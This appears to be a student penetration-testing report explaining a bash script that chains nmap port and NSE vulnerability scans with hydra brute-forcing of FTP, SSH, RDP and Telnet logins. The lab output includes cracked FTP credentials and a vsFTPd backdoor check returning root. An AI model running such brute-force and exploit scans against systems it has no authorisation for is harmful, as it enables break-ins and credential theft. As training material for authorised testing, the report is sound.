
VULNER

Author: Yvette K

CONTENTS

Introduction

The penetration testing process can be broken down into five stages, illustrated in the diagram below.



This report will be concentrating on the first two stage where the reconnaissance and scanning will be automated with a script. Information such as open ports, running services and their versions and vulnerabilities will be captured automatically.

This process of gathering information about a target network, known as enumeration, is one of the most important and time-consuming phases of a penetration test where vulnerabilities that can be exploited to gain unauthorised access can be identified. Enumeration can also help to identify potential attack vectors and provide valuable information for developing an effective penetration testing strategy.

Methodologies

Functions were used to store and organise commands since users will be given the option of basic or full scans that have repeated commands to scan the network for open ports, running services and service versions, and weak passwords.

Basic scan will involve enumeration by running nmap scans with flags *-sV* to capture service versions, *-p-* to scan all ports, *-oN* to save the results in normal output in user specified directory.

cat and *grep* commands were used to check if any of the login services were running so that the automation can bruteforce to check for weak passwords.

if else and *case* statements were used to check which login services were running and to give users the option to upload their own usernames and passwords lists with *read -p* command or to use our default lists.

if elif else statements were used to consider multiple conditions and respective outcomes. In the event of multiple login services running, FTP would the first choice, SSH the second, RDP the third and Telnet the last since telnet by its nature is unreliable to analyse.

For the function to map vulnerabilities under full scan (after enumeration also covered in basic scan), we first update the Nmap Scripting Engine with command *sudo nmap --scriptupdatedb.* After which we can further enumerate the network with a series of scripts under the vuln category, concentrating on servers accessible to Internet traffic which is an untrusted external network.

All results are saved in specified directory and summarised under the results function. *if else* and *case* statements were used to check if there were any results from the scans and displayed as a summary of all files saved in the directory. Users were then given options to open all files via geany with *for loop* command that runs through each file and opens them for users to be able to search through them easily. Users were also given option to zip the directory.

Discussion

The script started with *mainmenu()* function where users were asked to choose a basic or full scan. The difference was the addition of *vulnscan()* function that maps the network's vulnerabilities.

```
# starting point: choose scan

function mainmenu()
{
    read -p "Enter (B) for a Basic Scan, (F) for a FUll Scan, or (X) to Exit: " scan          # get user choice of basic or full scan

    case $scan in
        B|b)                                                                                  # choice of basic scan
            echo
            echo '  You have selected Basic Scan'
            echo
            network                                                                           # user to input network
            echo
            tcpenum                                                                           # run nmap scan, check for weak passwords
            echo
            results                                                                           # collate results

        ;;
        F|f)                                                                                  # choice of full scan
            echo
            echo '  You have selected Full Scan'
            echo
            network                                                                           # user to input network
            echo
            tcpenum                                                                           # run nmap scan, check for weak passwords
            echo
            vulnscan                                                                          # run nse scripts, check for vulns
            echo
            results                                                                           # collate results

        ;;
        X|x)
            echo
            echo
            exit
```

```
$ bash vulnerscan.sh
Enter (B) for a Basic Scan, (F) for a FUll Scan, or (X) to Exit: f

        You have selected Full Scan
```

network() function asked users to input the network to scan and a name for the directory that they wanted the results to be saved in.

```
#!/bin/bash


#function to enter network and directory to save results

function network()
{

    read -p "Enter a network to scan: " network                                   # get from user network to scan
    echo
    echo "  You have entered $network"                                            # display network received

    echo
    read -p "Enter a name for the output directory: " dir                         # get from user name of output directory
    mkdir -p $dir                                                                 # create directory. p flag prevents errors if dir already exists
    pwd=$(pwd)                                                                    # find file path
    output_dir="$pwd/$dir"                                                        # obtain absolute file path of new dir
    echo
    echo "  Files for this scan will be saved in $output_dir"                     # display absolute file path of new dir
    echo

}
```

```
        You have selected Full Scan

Enter a network to scan: 192.168.80.0/24

        You have entered 192.168.80.0/24

Enter a name for the output directory: vulners

        Files for this scan will be saved in /home/kali/PTest/ptproj/vulners
```

tcpenum() function scanned all ports on the network using nmap and saved the output to extract running login services to further enumerate. Since open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

```
Functions
  mainmenu [406]
  network [6]
  results [276]
  tcpenum [26]
  vulnscan [186]

# function to scan nmap, extract running services, find login services, bruteforce to find weak passwords

function tcpenum()
{

    echo "Now scanning TCP ports on $network using nmap..."

    nmap $network -sV -p- -oN $(date +"%Y%m%d")nmapnorm.on > $output_dir/$(date +"%Y%m%d")nmapnorm.on          # nmap scan incl service version, all ports, save as normal output

    echo

    logftp=$(cat $output_dir/$(date +"%Y%m%d")nmapnorm.on | grep open | grep ftp | wc -l)                     # extract open ports running ftp service
    logssh=$(cat $output_dir/$(date +"%Y%m%d")nmapnorm.on | grep open | grep ssh | wc -l)                     # extract open ports running ssh service
    logrdp=$(cat $output_dir/$(date +"%Y%m%d")nmapnorm.on | grep open | grep rdp | wc -l)                     # extract open ports running rdp service
    logtelnet=$(cat $output_dir/$(date +"%Y%m%d")nmapnorm.on | grep open | grep telnet | wc -l)               # extract open ports running telnet service

    sum=$((logftp+logssh+logrdp+logtelnet))                                                                   # check if any of login services are running

    if [ $sum -ge 1 ]                                                                                         # check if at least one login service is running
    then
        echo "Login services found!"
    else
        echo "No login services found!"                                                                       # inform if no login service is running
    fi

    echo

Status
Compiler
Messages

Now scanning TCP ports on 192.168.80.0/24 using nmap...

Login services found!
```

Using running login services, the script used hydra to bruteforce for weak credentials. The script allowed users to upload their own lists of usernames and passwords if the penetration tester has relevant information from passive reconnaissance or other resources. Otherwise, the script also included its own default lists.

```
Functions
mainmenu [406]
network [6]
results [276]
tcpenum [26]
vulnscan [186]

52  if [ $logftp -ge 1 ]                                                    # check if ftp service is running - 1st choice
53  then
54
55      echo 'Would you like to upload lists of usernames and passwords to bruteforce or use default?'   # give user option to upload own username+password lists
56      read -p "(U)pload or (D)efault: " upfile                            # get user input for option
57      echo
58
59      sleep 1
60
61
62      case $upfile in
63          U|u)
64
65              read -p 'Enter file path of usernames list: ' upuserlist    # get user input for file path of usernames list
66              read -p 'Enter file path of passwords list: ' uppwlist      # get user input for file path of passwords list
67              echo
68
69              if [ ! -f "$upuserlist" ]                                   # check if file exist
70              then
71                  echo "File not found: $upuserlist"                      # inform file does not exist
72                  echo "Using default usernames list..."                  # inform will use default list
73                  userlist=top-usernames-shortlist.txt                    # use default list
74
75              else
76                  userlist=$upuserlist                                    # if file exist, will be used
77                  echo "Using $upuserlist..."                             # display file to be used

Messages
Scribble
Terminal

Would you like to upload lists of usernames and passwords to bruteforce or use default?
(U)pload or (D)efault: u

Enter file path of usernames list: /home/kali/PTest/ptproj/upload/testuser.txt
Enter file path of passwords list: /home/kali/PTest/ptproj/upload/darkweb2017-top10.txt

Using /home/kali/PTest/ptproj/upload/testuser.txt...

Using /home/kali/PTest/ptproj/upload/darkweb2017-top10.txt...
```

```
Functions
mainmenu [406]
network [6]
results [276]
tcpenum [26]
vulnscan [186]

52  if [ $logftp -ge 1 ]                                                    # check if ftp service is running - 1st choice
53  then
54
55      echo 'Would you like to upload lists of usernames and passwords to bruteforce or use default?'   # give user option to upload own username+password lists
56      read -p "(U)pload or (D)efault: " upfile                            # get user input for option
57      echo
58
59      sleep 1
60
61
62      case $upfile in
63          U|u)
64
65              read -p 'Enter file path of usernames list: ' upuserlist    # get user input for file path of usernames list
66              read -p 'Enter file path of passwords list: ' uppwlist      # get user input for file path of passwords list
67              echo
68
69              if [ ! -f "$upuserlist" ]                                   # check if file exist
70              then
71                  echo "File not found: $upuserlist"                      # inform file does not exist
72                  echo "Using default usernames list..."                  # inform will use default list
73                  userlist=top-usernames-shortlist.txt                    # use default list
74
75              else
76                  userlist=$upuserlist                                    # if file exist, will be used
77                  echo "Using $upuserlist..."                             # display file to be used

Messages
Scribble
Terminal

Would you like to upload lists of usernames and passwords to bruteforce or use default?
(U)pload or (D)efault: u

Enter file path of usernames list: /home/kali/PTest/ptproj/upload/user.lst
Enter file path of passwords list: /home/kali/PTest/ptproj/upload/password.lst

File not found: /home/kali/PTest/ptproj/upload/user.lst
Using default usernames list...
```

```
mainmenu [406]
network [6]
results [276]
tcpenum [26]
vulnscan [186]

82
83              if [ ! -f "$uppwlist" ]                                     # check if file exist
84              then
85                  echo "File not found: $uppwlist"                        # inform file does not exist
86                  echo "Using default passwords list..."                  # inform will use default list
87                  pwlist=top-passwords-shortlist.txt                      # use default list
88
89              else
90                  pwlist=$uppwlist                                        # if file exist, will be used
91                  echo "Using $uppwlist..."                               # display file to be used
92
93              fi
94
95              echo
96
97          ;;
98          D|d)
99
100             echo "Using default usernames and passwords lists..."       # inform using default lists
101             userlist=top-usernames-shortlist.txt
102             pwlist=top-passwords-shortlist.txt
103             echo
104
105         ;;

Messages
Scribble
Terminal

Enter file path of usernames list: /home/kali/PTest/ptproj/upload/user.lst
Enter file path of passwords list: /home/kali/PTest/ptproj/upload/password.lst

File not found: /home/kali/PTest/ptproj/upload/user.lst
Using default usernames list...

File not found: /home/kali/PTest/ptproj/upload/password.lst
Using default passwords list...
```

```
Functions
mainmenu [406]
network [6]
results [276]
tcpenum [26]
vulnscan [186]

97          ;;
98          D|d)
99
100             echo "Using default usernames and passwords lists..."          # inform using default lists
101             userlist=top-usernames-shortlist.txt
102             pwlist=top-passwords-shortlist.txt
103             echo
104
105         ;;
106     esac
107
```

```
Status
Compiler
Messages
Scribble
Terminal

Login services found!

Would you like to upload lists of usernames and passwords to bruteforce or use default?
(U)pload or (D)efault: d

Using default usernames and passwords lists...

Bruteforcing through ftp now...
```

The script provides for four different login services to check through to increase the possibility of finding an active login service. If credentials were found, the results would be displayed and saved in the directory specified by the user.

```
Functions
mainmenu [406]
network [6]
results [276]
tcpenum [26]
vulnscan [186]

111     if [ $logftp -ge 1 ]                                                                    # check if ftp service is running (1st choice)
112     then
113         echo 'Bruteforcing through ftp now...'                                              # inform using ftp to bruteforce
114
115         hydra -L $userlist -P $pwlist 192.168.80.131 ftp > "$output_dir"/$(date +"%Y%m%d")ftpcredential.txt   # using hydra to bruteforce and saving results in dir
116         echo
117
118         cred=$(cat "$output_dir"/$(date +"%Y%m%d")ftpcredential.txt | grep -i host | grep -i login | grep -i password | wc -l)   # check if any passwords found
119
120         if [ $cred -ge 1 ]                                                                  # if any passwords found,
121         then
122             echo 'Login credentials found'                                                  # inform
123             echo
124             cat "$output_dir"/$(date +"%Y%m%d")ftpcredential.txt | grep -i host | grep -i login | grep -i password | awk '{print $(NF-5), $(NF-4), $(NF-3), $(NF-2), $(NF-1), $(NF)}'   # display credentials found
125
126         fi
127
128     elif [ $logssh -ge 1 ]                                                                  # check if ssh service is running (2nd choice)
129     then
130         echo 'Bruteforcing through ssh now...'                                              # inform using ssh to bruteforce
131         hydra -t 4 192.168.80.131 -L $userlist -P $pwlist ssh > "$output_dir"/$(date +"%Y%m%d")sshcredential.txt   # using hydra to bruteforce and saving results in dir
132         echo
133
134         cred=$(cat "$output_dir"/$(date +"%Y%m%d")sshcredential.txt | grep -i host | grep -i login | grep -i password | wc -l)   # check if any passwords found
```

```
Status
Compiler
Messages
Scribble
Terminal

Login credentials found

host: 192.168.80.131 login: ftp password: password
host: 192.168.80.131 login: ftp password: footbal
host: 192.168.80.131 login: ftp password: 123456
host: 192.168.80.131 login: ftp password: 12345678
host: 192.168.80.131 login: ftp password: abc123
host: 192.168.80.131 login: ftp password: querty
host: 192.168.80.131 login: ftp password: monkey
host: 192.168.80.131 login: ftp password: mustang
```

```
elif [ $logssh -ge 1 ]                                                                          # check if ssh service is running (2nd choice)
then
    echo 'Bruteforcing through ssh now...'                                                      # inform using ssh to bruteforce
    hydra -t 4 192.168.80.131 -L $userlist -P $pwlist ssh > "$output_dir"/$(date +"%Y%m%d")sshcredential.txt   # using hydra to bruteforce and saving results in dir
    echo

    cred=$(cat "$output_dir"/$(date +"%Y%m%d")sshcredential.txt | grep -i host | grep -i login | grep -i password | wc -l)   # check if any passwords found

    if [ $cred -ge 1 ]                                                                          # if any passwords found,
    then
        echo 'Login credentials found'                                                          # inform
        echo
        cat "$output_dir"/$(date +"%Y%m%d")sshcredential.txt | grep -i host | grep -i login | grep -i password | awk '{print $(NF-5), $(NF-4), $(NF-3), $(NF-2), $(NF-1), $(NF)}'   # display credentials found

    fi

elif [ $logrdp -ge 1 ]                                                                          # check if rdp service is running (3rd choice)
then
    echo 'Bruteforcing through rdp now...'                                                      # inform using rdp to bruteforce
    hydra 192.168.80.131 -L $userlist -P $pwlist rdp > "$output_dir"/$(date +"%Y%m%d")rdpcredential.txt   # using hydra to bruteforce and saving results in dir
    echo

    cred=$(cat "$output_dir"/$(date +"%Y%m%d")rdpcredential.txt | grep -i host | grep -i login | grep -i password | wc -l)   # check if any passwords found

    if [ $cred -ge 1 ]                                                                          # if any passwords found,
    then
        echo 'Login credentials found'                                                          # inform
        echo
        cat "$output_dir"/$(date +"%Y%m%d")rdpcredential.txt | grep -i host | grep -i login | grep -i password | awk '{print $(NF-5), $(NF-4), $(NF-3), $(NF-2), $(NF-1), $(NF)}'   # display credentials found

    fi

elif [ $logtelnet -ge 1 ]                                                                       # check if telnet service is running (4th choice)
then
    echo 'Bruteforcing through telnet now...'                                                   # inform using telnet to bruteforce
    hydra 192.168.80.131 -L $userlist -P $pwlist rdp > "$output_dir"/$(date +"%Y%m%d")telnetcredential.txt   # using hydra to bruteforce and saving results in dir
    echo

    cred=$(cat "$output_dir"/$(date +"%Y%m%d")telnetcredential.txt | grep -i host | grep -i login | grep -i password | wc -l)   # check if any passwords found

    if [ $cred -ge 1 ]                                                                          # if any passwords found,
    then
        echo 'Login credentials found!'                                                         # inform
        echo
        cat "$output_dir"/$(date +"%Y%m%d")telnetcredential.txt | grep -i host | grep -i login | grep -i password | awk '{print $(NF-5), $(NF-4), $(NF-3), $(NF-2), $(NF-1), $(NF)}'   # display credentials found
    else
    echo 'No login credentials found'                                                           # inform if no passwords found
```

The additional function for full scan, *vulnscan()*, extracts open ports relevant to services accessible to Internet traffic, namely FTP, HTTP, SMTP and DNS, which may be more vulnerable to potential threats and selected vuln nmap scripts to enumerate.

```
#function to scan vulns using nse

function vulnscan()
{

    echo 'Mapping vulnerabilities using NSE...'
    echo
    echo 'Updating Nmap scripts...'
    sudo nmap --script-updatedb                                                    # update scripts' db
    echo

    logftp=$(cat "$output_dir"/$(date +"%Y%m%d")nmapnorm.on | grep open | grep ftp | wc -l)      # concentrating on services accessible to internet traffic - ftp, http, smtp, dns
    loghttp=$(cat "$output_dir"/$(date +"%Y%m%d")nmapnorm.on | grep open | grep http | wc -l)
    logsmtp=$(cat "$output_dir"/$(date +"%Y%m%d")nmapnorm.on | grep open | grep smtp | wc -l)
    logdns=$(cat "$output_dir"/$(date +"%Y%m%d")nmapnorm.on | grep open | grep dns | wc -l)


    if [ $logftp -ge 1 ]                                                           # check if ftp service is running
    then

        echo 'Running nmap script ftp-proftpd-backdoor...'
        nmap --script ftp-proftpd-backdoor $network > $output_dir/$(date +"%Y%m%d")ftp-proftpd-backdoor.txt      # Tests for the presence of the ProFTPD 1.3.3c backdoor reported as BID 45150. This script attempts to explo
        echo
        echo 'Running nmap script ftp-vsftpd-backdoor...'
        nmap --script ftp-vsftpd-backdoor $network > $output_dir/$(date +"%Y%m%d")ftp-vsftpd-backdoor.txt      # TTests for the presence of the vsFTPd 2.3.4 backdoor reported on 2011-07-04 (CVE-2011-2523). This script a
        echo


    fi
```

```
Mapping vulnerabilities using NSE...

Updating Nmap scripts...
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 10:23 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.56 seconds

Running nmap script ftp-proftpd-backdoor...
```

```
    if [ $logftp -ge 1 ]                                                           # check if ftp service is running
    then

        echo 'Running nmap script ftp-proftpd-backdoor...'
        nmap --script ftp-proftpd-backdoor $network > $output_dir/$(date +"%Y%m%d")ftp-proftpd-backdoor.txt      # Tests for the presence of the ProFTPD 1.3.3c backdoor reported as BID 45150. This script attempts to exp
        echo
        echo 'Running nmap script ftp-vsftpd-backdoor...'
        nmap --script ftp-vsftpd-backdoor $network > $output_dir/$(date +"%Y%m%d")ftp-vsftpd-backdoor.txt      # TTests for the presence of the vsFTPd 2.3.4 backdoor reported on 2011-07-04 (CVE-2011-2523). This script
        echo

    fi


        sleep 1


    if [ $loghttp -ge 1 ]                                                          # check if http service is running
    then

        echo 'Running nmap script http-enum...'
        nmap --script http-enum $network > $output_dir/$(date +"%Y%m%d")http-enum.txt                      # Enumerates directories used by popular web applications and servers
        echo
        echo 'Running nmap script http-passwd...'
        nmap --script http-passwd $network > $output_dir/$(date +"%Y%m%d")http-passwd.txt                  # Checks if a web server is vulnerable to directory traversal by attempting to retrieve /etc/passwd or \bo
        echo
        echo 'Running nmap script http-sql-injection...'
        nmap --script http-sql-injection $network > $output_dir/$(date +"%Y%m%d")http-sql-injection.txt    # Spiders an HTTP server looking for URLs containing queries vulnerable to an SQL injection attack. It als
        echo
        echo 'Running nmap script http-vuln-cve2015-1635...'
        nmap --script http-vuln-cve2015-1635 $network > $output_dir/$(date +"%Y%m%d")http-vuln-cve2015-1635.txt   # Checks for a remote code execution vulnerability (MS15-034) in Microsoft Windows systems (CVE2015-2015-1
        echo
        echo 'Running nmap script http-vuln-cve2017-1001000...'
        nmap --script http-vuln-cve2017-1001000 $network > $output_dir/$(date +"%Y%m%d")http-vuln-cve2017-1001000.txt   # Attempts to detect a privilege escalation vulnerability in Wordpress 4.7.0 and 4.7.1 that allows unauthe
```

```
Running nmap script ftp-proftpd-backdoor...

Running nmap script ftp-vsftpd-backdoor...

Running nmap script http-enum...

Running nmap script http-passwd...
```

```
    if [ $logdns -ge 1 ]                                                           # check if dns service is running
    then

        echo 'Running nmap script dns-brute...'
        nmap --script dns-brute $network > $output_dir/$(date +"%Y%m%d")dns-brute.txt                      # Attempts to enumerate DNS hostnames by brute force guessing of common subdomains
        echo
        echo 'Running nmap script dns-srv-enum...'
        nmap --script dns-srv-enum $network > $output_dir/$(date +"%Y%m%d")dns-srv-enum.txt                # Enumerates various common service (SRV) records

    fi

    sleep 1

    echo
    echo "  All results saved in $output_dir"                                      # inform where results are saved at
    echo

}
```

```
Running nmap script smtp-vuln-cve2010-4344...

Running nmap script smtp-vuln-cve2011-1720...

Running nmap script smtp-vuln-cve2011-1764...

        All results saved in /home/kali/PTest/ptproj/vulners
```

All results were saved in the directory and list of saved results were displayed to the user to inform what scans were successful.

```
# function to check what results were saved and aftermath

function results()
{

    echo -e "Files of results in $output_dir:"                                   # inform what results are available

    if [ -f $output_dir/$(date +"%Y%m%d")nmapnorm.on ]                          # check if each scan has a saved file
    then
        echo "  Nmap scan | $(date +"%Y%m%d")nmapnorm.on"                        # if exist, display title and file name
    fi

    if [ -f $output_dir/$(date +"%Y%m%d")ftpcredential.txt ]
    then
        echo "  Credentials from ftp bruteforce | $(date +"%Y%m%d")ftpcredential.txt"
    fi

    if [ -f $output_dir/$(date +"%Y%m%d")sshcredential.txt ]
```

```
Files of results in /home/kali/PTest/ptproj/vulners:
        Nmap scan | 20240820nmapnorm.on
        Credentials from ftp bruteforce | 20240820ftpcredential.txt
        Results of NSE ftp scan | 20240820ftp-proftpd-backdoor.txt
        Results of NSE ftp scan | 20240820ftp-vsftpd-backdoor.txt
        Results of NSE http scan | 20240820http-enum.txt
        Results of NSE http scan | 20240820http-passwd.txt
        Results of NSE http scan | 20240820http-sql-injection.txt
        Results of NSE http scan | 20240820http-vuln-cve2015-1635.txt
        Results of NSE http scan | 20240820http-vuln-cve2017-1001000.txt
        Results of NSE smtp scan | 20240820smtp-vuln-cve2010-4344.txt
        Results of NSE smtp scan | 20240820smtp-vuln-cve2011-1720.txt
        Results of NSE smtp scan | 20240820smtp-vuln-cve2011-1764.txt
```

The user was also given the option to open all files using geany, which would allow them to search through easily to arrow in on the specific information they needed. The directory could also be zipped to be downloaded conveniently.

```
read -p "Would you like to search inside the results? (Y)es/(N)o: " search          # get user choice of whether to open files

case $search in
    Y|y)
        echo
        echo '  Now opening all files using geany...'
        sleep 1
        for file in $output_dir/*;                                                  # open all files in dir using geany
        do
            geany "$file"
        done
    ;;

    N|n)

esac

echo
read -p "Would you like to zip it? (Y)es/(N)o: " zip                                # get user choice of whether to zip dir

case $zip in
    Y|y)
        zip -r -j -q $(date +"%Y%m%d")$dir.zip $output_dir                          # zip all files in directory recursively without paths in quiet operation
        echo
        echo "  Directory zipped to $(date +"%Y%m%d")$dir.zip"                      # display name of zip file
```

```
Would you like to search inside the results? (Y)es/(N)o: y

        Now opening all files using geany...

Would you like to zip it? (Y)es/(N)o: y

        Directory zipped to 20240820vulners.zip

Enter (B) for a Basic Scan, (F) for a FUll Scan, or (X) to Exit: x

        Goodbye
```

At the end of the scan, user could run another scan continuously without ending the script.

```
20240820smtp-vuln-cve2011-1764.txt - /home/kali/PTest/ptproj/vulners - Geany
File  Edit  Search  View  Document  Project  Build  Tools  Help
Symbols
No symbols found
20240820http-vuln-cve2017-1001000.txt  20240820nmapnorm.on  20240820smtp-vuln-cve2010-4344.txt  20240820smtp-vuln-cve2011-1720.txt  20240820smtp-vuln-cve2011-1764.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 05:03 EDT
Nmap scan report for 192.168.80.2
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE    SERVICE
53/tcp filtered domain

Nmap scan report for msfadmin (192.168.80.131)
Host is up (0.039s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs

Status
Compiler
Messages

Now opening all files using geany...

Would you like to zip it? (Y)es/(N)o: y
Directory zipped to 20240820vulners.zip

Enter (B) for a Basic Scan, (F) for a FUll Scan, or (X) to Exit: x
```

```
vulnerscan.sh  20240820ftpcredential.txt  20240820ftp-proftpd-backdoor.txt  20240820ftp-vsftpd-backdoor.txt  20240820http-enum.txt  20240820http-passwd.txt  20240820http-sql-injection.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 06:11 EDT
Nmap scan report for 192.168.80.2
Host is up (0.00084s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE    SERVICE
53/tcp filtered domain

Nmap scan report for msfadmin (192.168.80.131)
Host is up (0.0052s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

```
┌──(kali㉿kali)-[~/PTest/ptproj]
└─$ ls
20240819msfadmin.zip  20240819multi.zip  20240820vulners.zip  top-passwords-shortlist.txt  top-usernames-shortlist.txt  upload  vulners  vulnerscan.sh

┌──(kali㉿kali)-[~/PTest/ptproj]
└─$ ls /home/kali/PTest/ptproj/vulners
20240820ftpcredential.txt        20240820http-enum.txt           20240820http-vuln-cve2015-1635.txt     20240820smtp-vuln-cve2010-4344.txt
20240820ftp-proftpd-backdoor.txt 20240820http-passwd.txt         20240820http-vuln-cve2017-1001000.txt  20240820smtp-vuln-cve2011-1720.txt
20240820ftp-vsftpd-backdoor.txt  20240820http-sql-injection.txt   20240820nmapnorm.on                    20240820smtp-vuln-cve2011-1764.txt
```

Conclusion

Referencing back to the 5 phases of penetration testing – Reconnaissance, Scanning, Gaining Access (Exploitation), Maintaining Access (Post-Exploitation) Reporting – this script was designed to automate the second phase which can be time consuming and compared to the other phases, does not require as much human intervention.

In the first phase of reconnaissance, the tester must gather as much information about the target system as they can to plan an effective attack strategy. Information such as the network IP addresses, whether they have login services running on the network, data that may be relevant to key personnel's usernames and passwords, would be useful before running the scan with this script. Both passive (pulling publicly available resources) and active (directly interacting with target system to gain information) reconnaissance are necessary to form a full picture of the target's vulnerabilities.

In the scanning phase, the tester has to identify open ports and check network traffic on the target system because these open ports are potential entry points for attackers.

During this enumeration phase, testers establish an active connection to the network to gather information such as valid usernames, TCP ports, passwords, etc. By automating this process, the time needed to maintain the active connection will also be shortened.

This script automates the most common techniques for enumeration in penetration testing – port scanning, service enumeration, user enumeration, password cracking and vulnerability scanning. While automated scanning is essential for cybersecurity to be efficient in identifying potential threats, human intervention is required to determine the level at which hackers can gain access. Automated tools can miss things that human testers would find easily so it is essential to manually review results of automated scans.

Enumeration is considered a crucial part of the penetration testing process as it provides an insight into metrics and outcomes that are directly used to craft exploits and test the system's security flaws. Some techniques that can be used to discover security flaws include using default passwords to test the robustness of the authentication protocol, comprehensive authentication validation to prevent exploits of the authentication process and using email IDs to determine valid and invalid username entries.

As enumeration helps to identify potential vulnerabilities and weaknesses in the target system or network, it is important for penetration testers to be mindful of performing enumeration carefully and ethically to avoid causing damage or disruption to the target system or network. Penetration

testers should always obtain permission from the target organisation before conducting any penetration testing activities and follow ethical guidelines and best practices.

By conducting careful and thorough enumeration, penetration testers can identify and mitigate potential security risks, and help improve the overall security of the target system or network.

The next phases can then use the data gathered to identify potential vulnerabilities and determine whether they can be exploited. Penetration testers can try to exploit these vulnerabilities in the post exploitation phase typically by escalating privileges, stealing data, intercepting traffic, etc to understand the damage they can cause. Once the exploitation phases are complete, the tester prepares a report documenting the findings that can be used to fix any vulnerabilities found in the system and improve the organisation's security posture.

Reporting is an essential deliverable containing the discovered vulnerabilities for summarised findings to management, detailing findings and mitigation recommendations and tracking progress using a spreadsheet that includes scanned host list, port scan details, vulnerability name and description, and solution or remediation information.

Benefits of penetration testing include preventing cyberattacks by addressing vulnerabilities in systems before hackers exploit them, avoiding costly security incidents and keeping cybersecurity professionals up to date. Conducting regular penetration tests requires cybersecurity professionals stay current on the latest cyberthreats and defence measures.

Recommendations

In a perfect world, organisations would be running vulnerability assessments regularly on their systems but in reality, prioritisation is necessary to manage budgets. Assets to prioritise may be Internet-facing servers, customer-facing applications and databases containing sensitive information. The two most common vectors for untargeted or mass attacks are Internet-facing systems and employee laptops via phishing attacks.

A vulnerability scan provides a point in time snapshot of the vulnerabilities present in an organisation's digital infrastructure. However, new deployments, configuration changes, newly discovered vulnerabilities and other factors can quickly make the organisation vulnerable again. For this reason, vulnerability management should be made a continuous process rather than a one-time exercise.

Since many vulnerabilities are introduced when software is developed, the most progressive software development companies integrate automated vulnerability assessments into their continuous integration and deployment (CI/CD) pipelines. This allows them to identify and fix vulnerabilities before software is released, avoiding the potential for exploitation and the need to develop and ship patches for vulnerable code.

While vulnerability assessments are aimed at finding vulnerabilities, penetration testing takes it a step further. Cybersecurity professionals purposely try to exploit vulnerabilities to gain unauthorised access to targeted network and systems. This exposes the real-world risks of vulnerabilities identified and ensures that the organisation is never caught off-guard.

Building upon the vulnerability assessment, penetration testing goes further by working to determine the depth of risk associated with security issues. Information Security experts manually test and exploit security issues to illustrate the damage that may result from a real-world attack.

While other types of testing are done to find problems and fix them, penetration testing is performed to find problems and *exploit* them and thus tend to have a much narrower scope than vulnerability assessments. However, they complement each other but do not replace each other. They help secure the organisation's network much better when performed in conjunction over a long duration of time. Vulnerability assessments can be used for the first few cycles of testing to discover weaknesses before moving onto penetration testing as the organisation's security posture improves.

The results of penetration tests play a vital role in finding and patching security flaws.

References

Rankin, David C. “How to create a directory and copy files into it with bash” *stack overflow*, 23 December 2020, https://stackoverflow.com/questions/65418972/how-to-create-a-directory-and-copy-files-into-it-with-bash

Laku, Md Zahidul Islam. “How to Sum Up Numbers in Bash [Explained With Examples]” *LinuxSimply*, 4 May 2024, https://linuxsimply.com/bash-scripting-tutorial/operator/arithmetic-operators/sum-numbers/#:~:text=Utilizing%20the%20'let'%20Command,-The%20let%20command&text=In%20the%20script%2C%20let%20%22sum,assigned%20to%20the%20variable%20sum.

